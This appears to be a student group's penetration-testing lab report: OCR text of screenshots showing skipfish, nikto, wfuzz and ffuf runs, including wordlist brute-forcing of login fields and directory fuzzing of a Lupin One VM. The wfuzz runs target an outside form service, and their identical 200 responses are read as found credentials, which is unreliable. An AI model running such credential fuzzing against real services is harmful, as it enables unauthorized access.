  Missing nodes : 1 spotted
     Node types : 1 serv, 28 dir, 11 file, 0 pinfo, 2 unkn, 2 par, 0 val
   Issues found : 74 info, 0 warn, 11 low, 43 medium, 0 high impact
      Dict size : 33 words (33 new), 3 extensions, 256 candidates
     Signatures : 77 total
^C

skipfish version 2.10b by lcamtuf@google.com
```

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

The results are saved in a directory and it can be reviewed to go through the security concerns that need to be addressed.



file:///home/kali/Desktop/test/index.html

Scanner version: 2.10b
Random seed: 0x513ae286
Scan date: Sun Aug 6 03:53:19 2023
Total time: 0 hr 0 min 54 sec 860 ms

Crawl results - click to expand:

http://10.6.6.12:3000/ 27 10 71 34
Code: 200, length: 1925, declared: text/html, detected: text/html, charset: UTF-8 [ show trace + ]

Document type overview - click to expand:

- application/javascript (5)
- text/css (1)
- text/html (5)
- text/plain (4)

Issue type overview - click to expand:


- Interesting file (6)
  1. http://10.6.6.12:3000/rest/2fa/status/7/ [ show trace + ]
     Memo: CVS RCS data
  2. http://10.6.6.12:3000/rest/2fa/status/Express/ [ show trace + ]
     Memo: CVS RCS data
  3. http://10.6.6.12:3000/rest/2fa/status/./ [ show trace + ]
     Memo: CVS RCS data
  4. http://10.6.6.12:3000/rest/2fa/status/head/ [ show trace + ]
     Memo: CVS RCS data
  5. http://10.6.6.12:3000/rest/2fa/status/./ [ show trace + ]
     Memo: CVS RCS data
  6. http://10.6.6.12:3000/polyfills-es5.js [ show trace + ]
     Memo: server-side JavaScript source
- Generic MIME type (higher risk) (9)
- External content embedded on a page (higher risk) (3)
- XSS vector in document body (0)

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

# Fuzzing using wfuzz

Initiating a primary vulnerability check using the nikto tool.


Kali VM - VMware Workstation
File Edit View VM Tabs Help
Home
Kali VM
kali@kali: ~/Desktop
File Actions Edit View Help
Ananthu Krishna V
154290217

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h 10.6.6.18:80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.6.6.18
+ Target Hostname:    10.6.6.18
+ Target Port:        80
+ Start Time:         2023-08-05 00:21:42 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.17.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
 See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /admin/: This might be interesting.
+ /admin/index.html: Admin login page/section found.
+ /wp-admin/: Admin login page/section found.
+ /wp-login/: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8075 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2023-08-05 00:21:56 (GMT-4) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```


*Untitled - Notepad

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

Ln 1, Col 9
140%
Windows (CRLF)
UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F Haze
8:23 AM

After that we are able to find out the endpoint at which the credentials are stored by the webserver.



```
POST https://formoid.net/api/push HTTP/1.1
host: formoid.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://10.6.6.18/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 164
Origin: https://10.6.6.18
```

```
{"email":"s/5xnOBYEmMGPDgtzCWb6OVSzyi9eUlH+Svo/rEoM4h+BD+RdYSTGKIOCB0iGgi+qEHPzNHM4aoV3n3quZn7+fhwgzX","form":{"title":"Form","
data":[["Email","hello@gmail.com"]]}}
```

*Untitled - Notepad


Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

| ID | Source | Req. Timestamp | Method | URL | | | | Highest Alert | Note | Tags |
|---|---|---|---|---|---|---|---|---|---|---|
| 28 | Proxy | 8/5/23, 10:42:28 PM | GET | http://10.6.6.18/assets/bootstrap/js/bootstrap.... | 200 OK | 7 ms | 55,775 bytes | | | |
| 30 | Proxy | 8/5/23, 10:42:28 PM | GET | http://10.6.6.18/assets/smoothscroll/smooth-sc... | 200 OK | 4 ms | 21,505 bytes | | | |
| 31 | Proxy | 8/5/23, 10:42:28 PM | GET | http://10.6.6.18/assets/formoid/formoid.min.js | 200 OK | 5 ms | 9,694 bytes | Low | | Upload |
| 38 | Proxy | 8/5/23, 10:42:28 PM | GET | https://fonts.googleapis.com/css?family=Rubik:3... | 200 OK | 335 ms | 19,085 bytes | Medium | | Comment |
| 45 | Proxy | 8/5/23, 10:42:29 PM | GET | https://fonts.gstatic.com/s/rubik/v28/iJWKBXyIfDn... | 200 OK | 161 ms | 35,448 bytes | Medium | | |
| 47 | Proxy | 8/5/23, 10:42:29 PM | GET | https://fonts.gstatic.com/s/rubik/v28/iJWKBXyIfDn... | 200 OK | 196 ms | 35,448 bytes | | | |
| 51 | Proxy | 8/5/23, 10:42:29 PM | GET | https://fonts.gstatic.com/s/rubik/v28/iJWKBXyIfDn... | 200 OK | 190 ms | 35,448 bytes | | | |
| 52 | Proxy | 8/5/23, 10:42:29 PM | GET | https://fonts.gstatic.com/s/rubik/v28/iJWKBXyIfDn... | 200 OK | 168 ms | 35,448 bytes | | | |
| 54 | Proxy | 8/5/23, 10:42:42 PM | POST | https://formoid.net/api/push | 200 OK | 589 ms | 24 bytes | Medium | | SetCookie |
| 57 | Proxy | 8/5/23, 10:43:42 PM | GET | https://formoid.net/api/push | 200 OK | 520 ms | 27 bytes | Medium | | SetCookie |
| 58 | Proxy | 8/5/23, 10:46:41 PM | POST | https://formoid.net/api/push | 200 OK | 562 ms | 24 bytes | Medium | | SetCookie |
| 59 | Proxy | 8/5/23, 10:48:55 PM | GET | https://archive.mozilla.org/pub/system-addons/a... | 200 OK | 216 ms | 12,813 bytes | Low | | |

Ln 1, Col 9
110%
Windows (CRLF)
UTF-8
erts 0 6 4 3 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0
nter inside or press Ctrl+G.
83°F Sunny
6:49 AM

When we use the wfuzz tool along with a common_pass wordlist on the endpoint we can find matches.




```
┌──(kali㉿kali)-[/usr/share/wordlists/wfuzz/others]
└─$ wfuzz -c -w common_pass.txt -d "username=FUZZ"  https://formoid.net/api/push
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
 Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://formoid.net/api/push
Total requests: 52

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   200        0 L      3 W        26 Ch       "compaq"
000000019:   200        0 L      3 W        26 Ch       "domino"
000000003:   200        0 L      3 W        26 Ch       "1234567"
000000007:   200        0 L      3 W        26 Ch       "admin"
000000020:   200        0 L      3 W        26 Ch       "exchadm"
000000001:   200        0 L      3 W        26 Ch       "https://formoid.net/api/push"
000000021:   200        0 L      3 W        26 Ch       "exchange"
000000024:   200        0 L      3 W        26 Ch       "guest"
000000022:   200        0 L      3 W        26 Ch       "ftp"
000000023:   200        0 L      3 W        26 Ch       "gateway"
000000013:   200        0 L      3 W        26 Ch       "clustadm"
000000018:   200        0 L      3 W        26 Ch       "dmz"
000000016:   200        0 L      3 W        26 Ch       "default"
000000017:   200        0 L      3 W        26 Ch       "dell"
000000002:   200        0 L      3 W        26 Ch       "123456"
000000025:   200        0 L      3 W        26 Ch       "lotus"
000000027:   200        0 L      3 W        26 Ch       "notes"
000000031:   200        0 L      3 W        26 Ch       "password"
000000006:   200        0 L      3 W        26 Ch       "Admin"
000000011:   200        0 L      3 W        26 Ch       "backupexec"
000000010:   200        0 L      3 W        26 Ch       "backup"
000000014:   200        0 L      3 W        26 Ch       "cluster"
000000039:   200        0 L      3 W        26 Ch       "sql"
000000049:   200        0 L      3 W        26 Ch       "virus"
000000047:   200        0 L      3 W        26 Ch       "tivoli"
```

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

Home
Kali VM
kali@kali: /usr/share/wordlists/wfuzz/others
File Actions Edit View Help
*Untitled - Notepad
File Edit Format View Help
Ln 1, Col 9
110%
Windows (CRLF)
UTF-8
e pointer inside or press Ctrl+G.
83°F Sunny
6:48 AM

We are also able to get the usernames and passwords when we use wfuzz command in combination.



```
┌──(kali㉿kali)-[/usr/share/wordlists/wfuzz/others]
└─$ wfuzz -c -w common_pass.txt -d "username=FUZZ&password=FUZZ"  https://formoid.net/api/push
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
 Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://formoid.net/api/push
Total requests: 52

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000022:   200        0 L      3 W        26 Ch       "ftp - ftp"
000000015:   200        0 L      3 W        26 Ch       "compaq - compaq"
000000019:   200        0 L      3 W        26 Ch       "domino - domino"
000000023:   200        0 L      3 W        26 Ch       "gateway - gateway"
000000020:   200        0 L      3 W        26 Ch       "exchadm - exchadm"
000000021:   200        0 L      3 W        26 Ch       "exchange - exchange"
000000007:   200        0 L      3 W        26 Ch       "admin - admin"
000000003:   200        0 L      3 W        26 Ch       "1234567 - 1234567"
000000001:   200        0 L      3 W        26 Ch       "@gmail.com - @gmail.com"
000000014:   200        0 L      3 W        26 Ch       "cluster - cluster"
000000013:   200        0 L      3 W        26 Ch       "clustadm - clustadm"
000000012:   200        0 L      3 W        26 Ch       "changeme - changeme"
000000011:   200        0 L      3 W        26 Ch       "backupexec - backupexec"
000000008:   200        0 L      3 W        26 Ch       "administrator - administrator"
000000005:   200        0 L      3 W        26 Ch       "123asdf - 123asdf"
000000002:   200        0 L      3 W        26 Ch       "123456 - 123456"
000000004:   200        0 L      3 W        26 Ch       "12345678 - 12345678"
000000024:   200        0 L      3 W        26 Ch       "guest - guest"
000000018:   200        0 L      3 W        26 Ch       "dmz - dmz"
000000026:   200        0 L      3 W        26 Ch       "money - money"
000000030:   200        0 L      3 W        26 Ch       "pass - pass"
000000038:   200        0 L      3 W        26 Ch       "secret - secret"
000000039:   200        0 L      3 W        26 Ch       "sql - sql"
000000036:   200        0 L      3 W        26 Ch       "replicate - replicate"
000000035:   200        0 L      3 W        26 Ch       "qwerty - qwerty"
```

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)


Home
Kali VM
kali@kali: /usr/share/wordlists/wfuzz/others
File Actions Edit View Help
*Untitled - Notepad
File Edit Format View Help
Ln 1, Col 9
110%
Windows (CRLF)
UTF-8
se pointer inside or press Ctrl+G.
83°F Sunny
7:06 AM

# Fuzzing in Lupin One

For the Lupin One VM, we decided to use FFUF, which is a web fuzzer that is simple and quick.

Fuzzing was done to find hidden files and directories, from which we could get a secret file, which would ultimately lead us to getting the passphrase for ‘icex64’ account.

First, we ran FFUF on the URL for the IP Address.




```
┌──(root㉿kali)-[~]
└─# ffuf -c -u http://192.168.99.129/~FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.99.129/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 2ms]
    * FUZZ: secret

:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

┌──(root㉿kali)-[~]
└─#
```

```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```

kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
root@kali: ~
File Actions Edit View Help
Khondoker Ish
File Edit View
Ln 1, Col 38 100% Windows (CRLF) UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
7:50 AM
2023-08-03

From this, we got the secret file.




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

**Your best friend icex64**

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

Then, we ran FFUF on the above URL from which we got the secret file.

